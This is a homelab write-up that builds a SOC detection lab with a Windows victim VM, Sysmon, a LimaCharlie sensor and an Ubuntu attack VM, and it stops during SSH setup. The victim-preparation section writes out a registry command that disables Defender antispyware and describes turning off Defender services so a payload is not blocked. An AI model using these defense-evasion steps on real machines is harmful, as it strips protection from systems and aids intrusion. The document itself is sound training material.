

So You Want To Be a SOC Analyst?

TIMING Aug 11, 2026 to

Aug 15, 2026

STATUS COMPLETED ▾

OWNERS Ryley Steiner

Based on the homelab found on the Simply Cyber Youtube page.

<https://youtu.be/oOzihdLz7U?si=O3sHCKWoUHCNsEmW>

TABLE OF CONTENTS

[ABOUT US](#)

[PROJECT DETAILS](#)

[TRACKING](#)

[RESOURCES](#)

[FAQs](#)

→ PROJECT OVERVIEW

Setup two virtual machines to simulate attack and victim machines that can be viewed by SIEM logs via LimaCharlie sensor and set up a custom detection that captures that attack and alerts us.

What's Used?

Virtual Box

Ubuntu-Server/Windows 11

Sysmon

Swift-On-Security Config File

LimaCharlie

With Sysmon sensor and custom detections

Sliver-Server

C2 server to deploy attack

Beginning Steps

→ Setting up Attack and Victim Virtual Machines

In this part of the homelab I set up two different virtual machines and set up a network for both machines to connect to.

Technical Skills and Tools

- Virtual Box
- Linux
- Windows 11

Networking Concepts

- NAT
- Subnet Mask
- Static IP configuration vs DHCP

→ Overview

In the step we are visiting the correct websites for Virtualbox, Windows 11 iso and Ubuntu-server so that we can set up the lab. Then setting up the NAT style network so that there are no complications with sending files, payloads, or any other connections during the lab.

1

Download and install Virtualbox

2


Start Victim and Attack Virtual Machines

3

Make NAT style Network for both Machines

→ 1 Virtualbox Setup

Each Item was downloaded and virtualbox was installed.



Manual installationInstant VMsAutomated provisioning

Ubuntu 26.04 LTS



The latest LTS version of Ubuntu Server. LTS stands for long-term support — which means five years of free security and maintenance updates, extended to up to 15 years with [Ubuntu Pro](#).

Intel or AMD 64-bit architecture [Download](#) 3GB

For other versions of Ubuntu Server including torrents, the network installer, a list of local mirrors, and paid releases check out our [alternative downloads](#).
[Find our alternative architectures here.](#)

What's newSystem requirementsHow to install

- Linux 7.0 kernel
- Dual-track system for container stacks: traditional with regular major updates, or stable to maintain consistent versions of core components
- Valkey 9, PostgreSQL 18, MySQL and MariaDB as long-term supported versions, and the introduction of DocumentDB

Download Windows 11 Disk Image (ISO) for x64 devices

This option is for users that want to create a bootable installation media (USB flash drive, DVD) or create a [virtual machine \(.ISO file\)](#) to install Windows 11. This download is a multi-edition ISO which uses your product key to unlock the correct edition.

Windows 11 ISOs for Arm64 devices are available [here](#).



Windows 11 (multi-edition ISO for x64 devices) ▾

> Before you begin downloading an ISO

[Confirm](#)


Each item was downloaded, and VirtualBox was installed using the included .msi package.

→ 2 Setup both machines



Both machines were loaded into VirtualBox and given the respective system specifications for each Virtual Machine.

→ Setup NAT style Network



For this lab, I created a NAT-style network in VirtualBox using the Network tab. I configured the network by assigning an IPv4 prefix and specifying the gateway and subnet for that NAT network. I initially left DHCP enabled so the virtual machines could receive an IP address automatically for basic connectivity and testing. After verifying that the network settings were working, I switched each VM to a static IPv4 address within the same subnet so the IPs stay consistent throughout the lab while still using the NAT network's gateway for outbound connectivity.

Windows VM

Victim Machine

→ Setting up Victim machine and prepping it for lab

Technical Skills and Tools

- Windows Security
- Windows Command Prompt
- Windows Registry
- Sysmon
- Powershell

Networking Concepts

- N/A

→ Overview

In the step we are configuring our Windows victim virtual machine so that I am able to deliver the payload later via CMD and registry editor. Then we are downloading and installing Sysmon with a custom xml config file found on Github.

1

Change windows power configuration

2

Change windows Registry and other security settings.

3


Download and install Sysmon with custom config file

→ 1 Change windows power configuration and security settings

```
C:\Users\winvm>REG ADD "hklm\software\policies\microsoft\windows\ defender" /v DisableAntispyware /t REG_DWORD /d 1 /f
The operation completed successfully.
C:\Users\winvm>powercfg /change standby-timeout-ac 0
C:\Users\winvm>powercfg /change standby-timeout-dc 0
C:\Users\winvm>powercfg /change monitor-timeout-dc 0
C:\Users\winvm>powercfg /change monitor-timeout-ac 0
C:\Users\winvm>powercfg /change hibernate-timeout-ac 0
C:\Users\winvm>powercfg /change hibernate-timeout-dc 0
C:\Users\winvm>
```



→ I opened an elevated Command Prompt on the Windows VM (Run as Administrator).



- Using Windows command-line configuration, I applied the required system policy and security-related registry updates disabling the antispyware.
- After completing the security configuration steps, I updated the VM's power management settings to control standby, hibernate, and related timeout behavior.
- Then, in order to continue with the next step I selected the machine to start in safe boot mode from the System Configuration page so that I could then make additional registry changes regarding Windows Security.



operational and does no

→ Windows Security Changes





- ➔ Here I used the Registry Editor to disable Windows Defender-related services by changing their service startup settings, with the goal of preventing Defender components from loading and interfering during our payload delivery in the homelab.
- ➔ After applying the registry changes, I rebooted the system (without using Safe Mode) so the updated startup configuration would take effect normally

at boot, allowing the payload delivery workflow to proceed without Defender blocking or disrupting the process.

→ Downloading and installing Sysmon

```
PS C:\Users\winvm> Invoke-WebRequest -Uri https://download.sysinternals.com/files/Sysmon.zip -OutFile C:\Windows\Temp\Sysmon.zip
PS C:\Users\winvm> dir

Directory: C:\Users\winvm

Mode                LastWriteTime         Length Name
----                -
d-r--              8/9/2026  11:08 AM             Contacts
```

→ Using an admin Powershell terminal I downloaded Sysmon from Sysinternals site using an Invoke-WebRequest.

```
PS C:\Users\winvm> Invoke-WebRequest -Uri https://raw.githubusercontent.com/SwiftOnSecurity/sysmon-config/master/sysmonconfig-export.xml -OutFile C:\Windows\Temp\Sysmon\sysmonconfig.xml
PS C:\Users\winvm> dir

Directory: C:\Users\winvm
```

→ Here I am doing the same Powershell command for a custom Sysmon config file from github that has better detections and removes a lot of the unnecessary logs from interfering with detections and searching through logs later.

```

PS C:\Windows\temp\Sysmon> .\Sysmon64.exe -accepteula -i C:\Windows\Temp\Sysmon\sysconfig.xml

System Monitor v15.21 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Error: Failed to open xml configuration: C:\Windows\Temp\Sysmon\sysconfig.xml
PS C:\Windows\temp\Sysmon> .\Sysmon64.exe -accepteula -i C:\Windows\Temp\Sysmon\sysmonconfig.xml

System Monitor v15.21 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

```

→ Then I am installing Sysmon and using the downloaded config file when installing and setting up.

```

PS C:\Windows\temp\Sysmon> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -MaxEvents 10

ProviderName: Microsoft-Windows-Sysmon

TimeCreated          Id LevelDisplayName Message
-----
8/9/2026 4:36:01 PM    1 Information Process Create:...
8/9/2026 4:35:45 PM    1 Information Process Create:...
8/9/2026 4:35:44 PM    1 Information Process Create:...
8/9/2026 4:35:44 PM    1 Information Process Create:...
8/9/2026 4:35:44 PM    1 Information Process Create:...
8/9/2026 4:35:42 PM    1 Information Process Create:...
8/9/2026 4:35:42 PM    1 Information Process Create:...
8/9/2026 4:35:23 PM   13 Information Registry value set:...
8/9/2026 4:35:23 PM   13 Information Registry value set:...
8/9/2026 4:35:23 PM   13 Information Registry value set:...

```

→ Here I am just verifying that I am able to retrieve logs from the Sysmon event viewer section using the Get-WinEvent cmdlet.

Setting up LimaCharlie Sensor

Sysmon Sensor

→ Logging into LimaCharlie and
setting up a Sysmon sensor
for the Windows Virtual
Machine

Technical Skills and Tools

- Windows System Blueteam
- LimaCharlie
- Sysmon

Networking Concepts

- N/A

→ Overview

In the step we are setting up our LimaCharlie sensor, installing it on the Windows virtual machine and setting up a collection rule for the Sysmon events and logs.

1

Setup Sensor/Installation Key in LimaCharlie


2

Installing Sensor on Windows Machine

3

Setting up Collection Rule

→ 1 Setup Sensor/Installation Key in LimaCharlie




STEP 1/3

Choose a sensor type

Select from the following list of sensor types. If there is an external telemetry or log source you would like LimaCharlie to support, please let us know.

🔍 Search sensors...

ALL **ENDPOINT** CLOUD & EXTERNAL SOURCES BROWSER



STEP 2/3

Select an installation key

Installation keys are unique identifiers created per organization to link Sensors and Adapters to the correct organization.

INSTALLATION KEY

WindowsVM Lab ▼

SELECT

or

CREATE AND USE NEW

➔ Here I logged into LimaCharlie and created an installation key for a windows sensor and set up the sensor to link with the installation key made.

→ Installing Sensor on Windows

[illegible]

		windowsvm	2826-08-11 00:38:42		On network	No
---	---	-----------	---------------------	---	------------	----

→ Then I am using the download link to install the sensor on the windows virtual machine and waiting for the success message. Then i can see the sensor is connected to the machine, labeled "windowsvm".

→ Setting up Collection Rule

Create New Artifact Collection Rule



Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of \$0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: \$0.12 per block of 1 GB.

NAME

windows-sysmon-logs

SAVE

ARTIFACT COLLECTION RULE



windows-sysmon-logs

Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of \$0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: \$0.12 per block of 1 GB.

PATTERNS ⓘ

wel://Microsoft-Windows-Sysmon/Operational:* X



RETENTION PERIOD (IN DAYS) (OPTIONAL)

10

DELETE LOGS ON HOST AFTER INGESTION



IGNORE SSL CERT ERRORS DURING LOG UPLOAD



PLATFORM(S)

windows X



TAGS (OPTIONAL) ⓘ

i.e. 'tag1' and 'tag2' and 'tag3'



Delete

SAVE

→ Last thing here is to set up a Artifact Collection Rule and giving it the Sysmon pattern to let it know the windows machine is running Sysmon for logging

Linux VM/SSH Connection Payload

Attack Machine

→ Create Linux VM and set up
for attack against Windows VM

Technical Skills and Tools

- Linux
- LimaCharlie
- Sysmon
- PuTTY
- Sliver-Server C2

Networking Concepts

- Linux Networking Commands
- IPv4 Addresses/Subnet Mask
- CIDR Notation
- SSH
- Port Forwarding
- DNS
- DHCP vs Static IP Addresses
- HTTP Server Connection

→ Overview

In these steps I am creating the Linux Attack machine and setting up the network configuration so that it remains operational during the rest of the lab. Then, I am setting up an SSH connection from the HOST machine using PuTTY to connect to the Linux attack virtual machine. Lastly, I am installing Sliver-Server C2 server to be able to deploy the payload to the Windows virtual machine.

1

Configure Linux Machine Network File

2

Setup SSH connection from HOST to Linux Machine

3

Installing Sliver-Server C2 Server to Deploy Payload

**→ 1 Configuring Linux Machine
Network File**

```

root@UbuntuAttackVM:/home/ubunuser# ifconfig
root
root@UbuntuAttackVM:/home/ubunuser# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:aa:18:4b brd ff:ff:ff:ff:ff:ff
    altname enx080027aa184b
    inet 10.0.2.15/24 metric 100 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 86245sec preferred_lft 86245sec
    inet6 fd17:625c:f037:2:a00:27ff:feaa:184b/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86246sec preferred_lft 14246sec
    inet6 fe80::a00:27ff:feaa:184b/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
root@UbuntuAttackVM:/home/ubunuser# _

```

```

# This is the network config written by 'subiquity'
network:

```

```

    ethernet:
        enp0s3:
            dhcp4: false
            addresses: [10.0.2.15/24]
            gateway4: 10.0.2.2
            nameservers:
                addresses: [8.8.8.8,8.8.4.4]
            dhcp6: false
            match:
                macaddress: 08:00:27:aa:18:4b
            set-name: enp0s3
    version: 2
root@UbuntuAttackVM:/home/ubunuser# _

```

```

root@UbuntuAttackVM:/home/ubunuser# sudo netplan try

** (process:1354): WARNING **: 02:26:01.166: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.

** (configure:1356): WARNING **: 02:26:01.248: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.

** (process:1354): WARNING **: 02:26:01.552: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.

** (process:1354): WARNING **: 02:26:01.698: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.
Do you want to keep these settings?

Press ENTER before the timeout to accept the new configuration

Changes will revert in 120 seconds
Configuration accepted.
root@UbuntuAttackVM:/home/ubunuser# sudo netplan apply

** (configure:1433): WARNING **: 02:26:05.335: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.

** (process:1431): WARNING **: 02:26:05.645: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.

** (process:1431): WARNING **: 02:26:05.800: `gateway4` has been deprecated, use default routes instead.
See the 'Default routes' section of the documentation for more details.
root@UbuntuAttackVM:/home/ubunuser# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=13.9 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=9.78 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1239ms
rtt min/avg/max/mdev = 9.775/11.827/13.880/2.052 ms
root@UbuntuAttackVM:/home/ubunuser#

```

- In these images, I first used the `ip a` command to view the current network configuration of the Linux machine.
- Next, I edited `/etc/netplan/00-installer-config.yaml` to configure a **static IP** and to set the correct **gateway** based on the VirtualBox NAT network setup from earlier.
- I also added public DNS servers (Google DNS) to the configuration. After updating the YAML file, I tested the configuration and applied it using `netplan try` and `netplan apply`, then verified network connectivity by running `ping 8.8.8.8`.

→ Setting up SSH Connection from HOST to Linux Machine

```
root@UbuntuAttackVM:/home/ubunuser# sysemctl status ssh
Command 'sysemctl' not found, did you mean:
  command 'systemctl' from deb systemd (259.5-0ubuntu3)
  command 'systemctl' from deb systemctl (1.4.4181-1.1build1)
Try: apt install <deb name>
root@UbuntuAttackVM:/home/ubunuser# systemctl status ssh
* ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: enabled)
   Active: inactive (dead)
TriggeredBy: ● ssh.socket
             Docs: man:sshd(8)
                  man:sshd_config(5)
root@UbuntuAttackVM:/home/ubunuser# _
```

IPv4 IPv6							
		Name	Protocol	Host IP	Host Port	Guest IP	Guest Port
Rule 1			TCP	127.0.0.1	2222	10.10.2.15	22

PuTTY Configuration ? X

Category:

- Session
 - Logging
- Terminal
 - Keyboard
 - Bell
 - Features
- Window
 - Appearance
 - Behaviour
 - Translation
 - Selection
 - Colours
- Connection
 - Data
 - Proxy
 - SSH
 - Serial
 - Telnet
 - Rlogin
 - SUPDUP

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address) Port

127.0.0.1 2222

Connection type:

☒ SSH ☐ Serial ☐ Other: Telnet

Load, save or delete a stored session

Saved Sessions

Default Settings

Load Save Delete

Close window on exit:

☐ Always ☐ Never ☒ Only on clean exit

About Help Open Cancel

```
ubunuser@UbuntuAttackVM: ~
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-29-generic x86_64)

* Documentation:  https://docs.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

System information as of Tue Aug 11 02:55:57 AM UTC 2026

System load:  0.07          Processes:            125
Usage of /:   14.0% of 24.44GB Users logged in:        0
Memory usage: 8%          IPv4 address for enp0s3: 10.10.2.15
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

47 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

ubunuser@UbuntuAttackVM:~$
```

- In this step I wanted to establish the SSH connection but first had to verify the status of the SSH port on the Linux machine using 'systemctl status ssh'.
